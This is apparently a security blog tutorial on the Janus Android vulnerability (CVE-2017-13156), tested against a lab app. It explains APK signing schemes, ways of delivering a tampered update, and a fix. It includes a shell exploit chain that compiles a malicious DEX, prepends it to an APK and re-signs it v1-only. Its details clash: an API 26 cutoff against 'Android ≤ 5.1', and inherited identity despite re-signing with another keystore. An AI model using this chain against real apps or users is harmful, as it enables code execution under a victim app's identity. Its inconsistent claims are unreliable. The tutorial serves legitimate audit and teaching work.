
CVE-2017-13156 (Janus) lets an attacker prepend a malicious DEX to an APK and have the system execute the prepended DEX while the v1 signature still verifies. v1 signs files inside the ZIP, not the file as a whole - so prepended bytes before the ZIP boundary are invisible to the signature check. Android 7.0 introduced v2 signing that covers the entire file, closing this. Apps that still ship v1-only with a low minSdkVersion expose the attack window on older devices.
What do the signing scheme versions do?
- v1 (JAR signing) - signs individual files inside the ZIP. Prepended data before the ZIP is unsigned.
- v2 (API 24+) - signs the entire APK including its ZIP structure and the byte region before the ZIP.
- v3 (API 28+) - adds key rotation support on top of v2.
- v4 (API 30+) - tied to installer-side incremental delivery.
An APK signed with v1 only is vulnerable because the file-before-ZIP region has no signature coverage.
How does the attack work?
DEX files start with the magic bytes dex\n035\0. ZIP files start with PK\x03\x04. Android checks the first bytes of the file it receives:
- DEX magic first → execute as DEX.
- ZIP magic first → treat as APK.
A Janus-modified APK looks like this:
1
2
[ Attacker's DEX bytes — executed first ]
[ Original APK ZIP — v1 signature still verifies ]
The DEX runs. The v1 check only covers the files inside the ZIP, which remains intact in the second half of the merged file. The app’s identity (signing cert, permissions) is inherited by the malicious DEX because the v1-verified ZIP is still there.
How do you identify v1-only signing?
1
apksigner verify --verbose --print-certs app-release.apk
What does a vulnerable output look like?
1
2
3
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): false
Verified using v3 scheme (APK Signature Scheme v3): false
v1 true, v2/v3 false, and minSdkVersion < 26 in the manifest - that is the vulnerable combination.
VulnLabApp’s build.gradle ships the low minSdk half of that condition:

Highlight 1 is half of the vulnerable combination - minSdk 21 means the app installs and runs on devices as old as Android 5.0, well under the API 26 cutoff where the Janus attack window closes.
The v1-only signing half is not a real signingConfigs block in this build.gradle — the project doesn’t check in a release keystore. It’s applied out-of-band at the apksigner step (shown below) and surfaced in-app purely as an informational label, JanusInfoActivity just prints the string v1SigningEnabled = true / v2SigningEnabled = false for the demo. Treat that activity as documentation of the intended vulnerable build, not proof the APK you’re holding was actually signed that way — always confirm with apksigner verify against the real artifact.
How does the attacker deliver the modified APK?
Three paths:
App’s own update mechanism over HTTP. Some banking and enterprise apps in emerging markets self-update via their own servers, bypassing Play Store. If the download is over HTTP or weak TLS, the attacker injects the Janus APK in transit. This chains: insecure update download + Janus = code execution inside the target’s package on update install.
Phishing. “New version available” link from a convincing-looking email. User downloads and installs.
Wi-Fi interception. On a network the attacker controls, they intercept the HTTP update download and swap the APK in transit.
All three require user consent to install from outside Play Store. The “unknown sources” prompt is the friction. For users who routinely sideload - which is common in regions where Play Store availability is inconsistent - the friction is low.
What does the exploit chain look like?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# 1. Compile the malicious DEX
javac -source 1.8 -target 1.8 MaliciousPayload.java
d8 com/attacker/MaliciousPayload.class --output ./

# 2. Prepend the DEX to the original APK
cat classes.dex original-app.apk > janus-modified.apk

# 3. Re-sign with v1 only (critical — v2 would cover the prepended bytes and fail)
apksigner sign \
  --ks signing.jks \
  --v1-signing-enabled true \
  --v2-signing-enabled false \
  janus-modified.apk

# 4. Verify the v1 signature still passes
apksigner verify --verbose janus-modified.apk
1
Verified using v1 scheme (JAR signing): true
The modified APK passes v1 verification. When installed on Android ≤ 5.1 (API 22), the system executes the prepended DEX. The payload runs as the original app’s UID with the original app’s permissions.
What is the fix?
Disable v1 in the signing config and enforce a modern minSdkVersion:
1
2
3
4
5
6
7
8
9
10
11
12
android {
    defaultConfig {
        minSdkVersion 26
    }
    signingConfigs {
        release {
            v1SigningEnabled false
            v2SigningEnabled true
            v3SigningEnabled true
        }
    }
}
Google Play Console enforces v2+ for apps targeting modern SDKs. Enterprise and self-distributed APKs often do not have that enforcement and drift back to v1.
Closing
Janus is one apksigner verify command to find. On every APK you audit, run it. The bug only matters when v1-only is true AND minSdkVersion < 26 AND the attacker has a delivery mechanism for the modified APK. The strongest chain is v1-only signing + insecure HTTP update mechanism - submit both as linked findings.
Happy Hacking !!